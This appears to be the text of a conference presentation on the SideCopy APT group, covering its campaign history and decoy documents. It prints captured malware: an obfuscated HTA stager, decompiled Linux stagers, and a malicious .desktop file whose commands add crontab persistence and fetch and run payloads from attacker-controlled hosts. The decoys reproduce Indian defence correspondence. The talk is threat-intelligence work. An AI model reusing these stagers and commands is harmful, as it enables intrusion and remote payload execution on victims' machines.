Microsoft

Goodbye HTA, Hello MSI

Unveiling New TTPs and Clusters of an APT driven by Multi-Platform Attacks

Sathwik Ram Prakki

BlueHat India 2025 | May 14 – 15 | Hyderabad, India | Security Above All Else

Agenda

1. Introduction to SideCopy
2. Overview of Previous Clusters
3. Transition from HTA to MSI
4. New Targets and Clusters
5. Response Strategies

About Me

APT & Infra Hunting
Malware Analysis
Darkweb Intelligence

C-DAC, Govt. of India
Offensive Security
AVAR, Botconf, c0c0n, VB

Sathwik Ram Prakki

Senior Security Researcher
Seqrite Labs, Quick Heal

@PrakkiSathwik
LinkedIn

SideCopy

- An APT Group – Nation-state sponsored
- Sub-division of Transparent Tribe (APT36)

Timeline of SideCopy

2019 — Copycat of SideWinder
- Targets Afghanistan Govt.
- HTA Stager & DLL sideloading
- AllaKore RAT

2020 — Targets Indian Defence
- Honey-Trap theme
- CVE-2017-11882 & 0199
- HTA based on CactusTorch

2021 — Targets Power Sector
- Both India & Afghanistan
- Reverse RAT, NightFury, njRAT
- Arsenal Expansion – Plugins

2022 — Targets Linux Systems
Golang-based Stealer

BackNet – Python RAT

Kavach-theme like APT36


2023 — Targets DRDO & MEA
- Missile & Honey-trap themes
- Reverse RAT 3.0, Feta RAT
- HTA based on SilentTrinity

2023 — Multi-Platform Clusters
- CVE-2023-38831
- Windows – DRat, Key RAT
- Linux – Ares RAT

2024 — FY-themed decoys
- 3 campaigns in Q1
- Dual AllaKore RAT
- Grant of Allowances

Cluster-1

- Weaponize CVE-2023-38831
- Both Windows & Linux
- Open-source RATs
- Similar Naming Convention
- Compromised Domains
- pfSense firewall



Cluster-1 : Decoys

AIANGOs

CEHQ CONTACT DETAILS
Qtr. No: 4091, Type-IV, OFMK ESTATE,
Yeddumailaram, PIN: 502205 (Telangana)
Fax:040-23292950, Mob.No:9908031419
Mail id: aiangocehq.ofmk@gmail.com

All India Association of Non-Gazetted Officers of Ordnance & Equipment Factories and Quality Assurance Organizations (Ministry of Defence) (Recognized by Govt of India, MoD since 1932).
Fresh Recognition granted by Govt of India MoD under CCS (RSA) Rules 1993.
Affiliated to Confederation of Defence Recognized Associations (CDRA)

No.: AIANGOs/CEHQ-MoD/022 Date: 02.09.2023

To

The Defence Secretary & Secretary (DP)
Govt. Of India
Ministry of Defence
South Block, New Delhi -110011

Sub: **Peaceful Protest Programme by all branches of AIANGOs for addressing the long pending legitimate demands & violations of DDP assurance – Intimation of.**

Ref:
1. AIANGOs resolution no. AIANG0s/CEHO/OFMK/BGCM-2023/Resolution-2 dated 28.06.2023.
2. AIANGOs resolution no. AIANG0s/CEHO/OFMK/BGCM-2023/Resolution-2 dated 28.06.2023.

Sir,

I have been directed by the Central Executive of this association to place the following for your kind information and positive action.

AIANGOs represent the Non-Gazetted officers under the four directorates viz. DoO (C&S) including those who are in deemed deputation to the 7 corporations, DGQA, DGAQA and DGNAI. It would not be exaggeration of the fact to place that this cadre is the backbone of the organisations and on the same time the most deprived and oppressed in the organisation. The Biennial General Council Meeting (BGCM 2023) of this association held on 27th June to 28th June 2023 at V K Krishna Menon Convention Centre, Avadi, Chennai took resolutions under reference 2 and 3 above to highlight the long pending unresolved demands of the cadre before the authority to address in a time bound manner.

It is unfortunate that even after passing sufficient time, there has been no improvement/change in the attitude of the authority to address/resolve the legitimate demands of the cadre. It is felt that authority is not at all sympathetic on resolving the issues.

Tele: 24199870

43645/Saudi Arabia/DGAFMS/DG-1C 17 Mar 2023

MINISTRY OF DEFENCE
OFFICE OF THE DGAFMS/ DG-1C

VISIT OF MEDICAL DELEGATION FROM SAUDI ARABIA TO DISCUSS THE ISSUES WITH INDIAN ARMED FORCES MEDICAL OFFICIALS

A copy of GSL on the subject visit is fwd herewith for your info please.

[redacted]
Lt Col
AAG AFMS/DG-1C (Addl)

Encls: As above.

DGMS (Army)/DGMS-3E
DGMS (Navy)/ PDMS (P & M)
DGMS (Air)/ PDMS (P

Copy to:-

Dte of DP & FL, Int-C (Mil Coop) Div HQ IDS, Min of Def, Room No-268A South Block, New Delhi011 dacidsdpfl-dia.ids@nic.in	-	for info please.
MoD/ D IC Wing, D (IC-III) usic5-mod@gov.in		
MoD/ D (Med)		
HQ DCIDS (Med) [redacted]		

Internal:-

DGAFMS/DG-1D	-	for info alongwith a copy of the same.

HTA Stager

- Remote execution via MSHTA
- Invokes DLL in-memory
- Drops .NET-based DRat

```
var edr  = FNTJKI_LKIOUTS('RHJhZnRpbmdQYWQ=');          // DraftingPad
var memoryloader = edr;
try {
    var str  = FNTJKI_LKIOUTS('V1NjcmlwdC5TaGVsbA==');  // Wscript.Shell
    var ObjectiveObjectiveReagValStrangerReagValStranger = new ActiveXObject(str);
    veersion = 'v4.0.30319';
    try {
        veersion = reading();
    } catch(e) {
        veersion = 'v2.0.50727';
    }
    var qts = FNTJKI_LKIOUTS('UHJvY2Vzcw==');                                  // Process
    var pts = FNTJKI_LKIOUTS('Q09NUExVU19WZXJzaW9u');                          // COMPLUS_Version
    var ats = FNTJKI_LKIOUTS('U3lzdGVtLkNvbGxlY3Rpb25zLkFycmF5TGlzdA==');      // System.Collections.ArrayList
    var nts = FNTJKI_LKIOUTS('d2lubWdtdHM6XFxcXC5cXHJvb3RcXFNlY3VyaXR5Q2VudGVyMg==');  // winmgmts:\\\\.\\root\\SecurityCenter2
    var bts = FNTJKI_LKIOUTS('U3lzdGVtLlJ1bnRpbWUuU2VyaWFsaXphdGlvbi5Gb3JtYXR0ZXJzLkJpbmFyeS5CaW5hcnlGb3JtYXR0ZXI=');
    // System.Runtime.Serliazation.Formatters.Binary.BinaryFormatter

    ObjectiveObjectiveReagValStrangerReagValStranger.Environment(qts)(pts) = veersion;
    var BMZ_TTU_QAZ = GetObject("winmgmts:\\\\.\\root\\SecurityCenter2");
    var peter=FNTJKI_LKIOUTS('U2VsZWN0ICogRnJvbSBBbnRpVmlydXNQcm9kdWN0');      // Select * From AntiVirusProduct
    var FNTJKI_LKIOUTS_LAJDLD_QWESTR = BMZ_TTU_QAZ.ExecQuery(peter, null, 48);
    var NNSLKERT_HLKSHELSL_JHKLSILELXKD = new Enumerator(FNTJKI_LKIOUTS_LAJDLD_QWESTR);
    var HYTOS_LKSHDKS = "";
    for (; !NNSLKERT_HLKSHELSL_JHKLSILELXKD.atEnd(); NNSLKERT_HLKSHELSL_JHKLSILELXKD.moveNext()) {
        HYTOS_LKSHDKS += (NNSLKERT_HLKSHELSL_JHKLSILELXKD.item().displayName + ' ' + NNSLKERT_HLKSHELSL_JHKLSILELXKD.item().productS
        HYTOS_LKSHDKS += "&";
    }
    var TYIWSSD_HLSKDHLSSD = bazSixFerToStreeeeamStranger(VXR_ZWT_JKL);
    var OPOIUY_BNMJUYH_GAGHGDHSJ_SGGSHSHS = new ActiveXObject(bts);
    var CBBZCS_SGSWRW_NMKISG = new ActiveXObject(ats);
    var HJUSD_HSKHDKS_LSHLLS = OPOIUY_BNMJUYH_GAGHGDHSJ_SGGSHSHS.Deserialize_2(TYIWSSD_HLSKDHLSSD);
    CBBZCS_SGSWRW_NMKISG.Add(undefined);
    var RTRW_NMBH_SHSHJSS_MNJKLK = HJUSD_HSKHDKS_LSHLLS.DynamicInvoke(CBBZCS_SGSWRW_NMKISG.ToArray()).CreateInstance(memoryloader);
    RTRW_NMBH_SHSHJSS_MNJKLK.OpenAll(MNG_XMB_KOP,"Invitation Performa vis a vis feedback.doc",HYTOS_LKSHDKS);   // Chain-1
    RTRW_NMBH_SHSHJSS_MNJKLK.OpenAll(MNG_XMB_KOP,"myPic.jpeg",HYTOS_LKSHDKS);                                  // Chain-2
    window.close();
} catch (e) {}
```

(1) checking .NET version

(2) base64 decoding

(3) getting AV installed

(4) invoking DLL in-memory

decoy files

Linux Stager

- Golang-based ELF
- Crontab Persistence
- /.local/share/
- Python-based Ares RAT


```
v9[1] = runtime_convTstring(v1, v3);
v4 = (_ptr_exec_Cmd)fmt_Sprintf((int)"echo '@reboot %s' >> /dev/shm/mycron", 36, (int)v9, 1, 1);
v10[0] = (int)&dword_82D3D3D + 2;
v10[1] = 2;
v10[2] = (int)v4;
v10[3] = v8;
v5 = (exec_Cmd *)os_exec_Command((int)&dword_82D4037, 4, (int)v10, 2, 2);
if ( !(unsigned int)os_exec__ptr_Cmd_Run(v5).tab )
{
  os_Getenv((int)&dword_82D4013, 4);
  ((void (*)(void))loc_80ACDDA)();
  v11[0] = (int)&unk_82D3D41;
  v11[1] = 2;
  v11[2] = v0;
  v11[3] = v2;
  v11[4] = (int)"/dev/shm/mycron";
  v11[5] = 15;
  v6 = (exec_Cmd *)os_exec_Command((int)"crontab", 7, (int)v11, 3, 3);
  if ( !(unsigned int)os_exec__ptr_Cmd_Run(v6).tab
    && !os_Remove((int)"/dev/shm/mycron", 15)
    && !main_downloadFile(
          (int)"https://occoman.com/wp-admin/css/colors/ocean/files/pdf/",
          56,
          (int)"../.local/share/ACR_ICR_ECR_Form_for_Endorsement_New_Policy.pdf",
          63)
    && !os_chmod((int)"../.local/share/ACR_ICR_ECR_Form_for_Endorsement_New_Policy.pdf", 63, 448)
    && !main_openBrowser((int)"../.local/share/ACR_ICR_ECR_Form_for_Endorsement_New_Policy.pdf", 63) )
  {
    time_Sleep(705032704, 1);
    if ( !main_downloadFile(
            (int)"https://occoman.com/wp-admin/css/colors/ocean/files/files/",
            58,
            (int)"../.local/share/updates/etc/apache2/mime.types/etc/pki/tls/cacert.pem232830643653869628906 25",
            23)
```

Persistence

Downloading Decoy

Downloading Ares Botnet

Correlation with APT36



```
# Decompiled from: Python 2.7.16 (v2.7.16:413a49145e, Mar  4 2019, 01:
30:55) [MSC v.1500 32 bit (Intel)]
# Embedded file name: Kavach.py
import webbrowser, os, sys
path = 'https://kavach.mail.gov.in'
webbrowser.open_new(path)
try:
    os.system('mkdir -p ~/.local/share')
    os.system('touch /dev/shm/mycron')
    os.system("echo '@reboot ~/.local/share/bosshelp'>>/dev/shm/mycron
")
    os.system("echo '@reboot ~/.local/share/usbdriver'>>/dev/shm/mycro
n")
    os.system('crontab -u `whoami` /dev/shm/mycron')
    os.system('rm /dev/shm/mycron')
    os.system('wget https://sharing1.filesharetalk.com/bosshelp -O ~/.
local/share/bosshelp')
    os.system('chmod +x ~/.local/share/bosshelp')
    os.system(' ~/.local/share/bosshelp')
    msg = 'everything worked fine'
except:
    msg = 'something went wrong'
# okay decompiling Kavach.pyc
~
~
~
```

March 2023 - decompiled Python payload for Linux


```
[Desktop Entry]
Type=Application
Name=approved_copy.pdf
Exec=bash -c "xdg-open 'https://admin-dept[.]in//approved_copy.pdf' &&
 mkdir -p ~/.local/share && wget 64.227.133[.]222/zswap-xbusd -O ~/.lo
cal/share/zswap-xbusd && chmod +x ~/.local/share/zswap-xbusd; echo '@r
eboot ~/.local/share/zswap-xbusd'>>/dev/shm/myc.txt; crontab -u `whoam
i` /dev/shm/myc.txt; rm /dev/shm/myc.txt; ~/.local/share/zswap-xbusd"
Icon=application-pdf
Name[en_US]=approved_copy.desktop

~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
```


August 2023 - Linux Desktop entry file

PyInstaller
Golang Poseidon (Mythic Agent)
Uptycs


Desktop Entry
Golang Poseidon (Mythic Agent)
Zscaler

Clusters 2 and 3





Decoys



PARLIAMENT MATTER

No. 3/3/2022-DMA(Par1)
Ministry of Defence
Department of Military Affairs
DMA(Par1)

Room No. 308-E, Sena Bhawan
Dated 14th February, 2023

OFFICE MEMORANDUM

Subject: Furnishing inputs for framing replies to the Parliament Questions

It has been observed from quite some time that the inputs from the Service Headquarters, HQIDS etc in respect of the Parliament Questions asked in both the Houses of the Parliament viz. Lok Sabha and Rajya Sabha are not being received in time in the DMA. As a result of which, the preparation of draft replies to the Parliament Questions is delayed and the submission of replies to the Parliament after obtaining the approval of Hon'ble RRM/RM is further delayed.

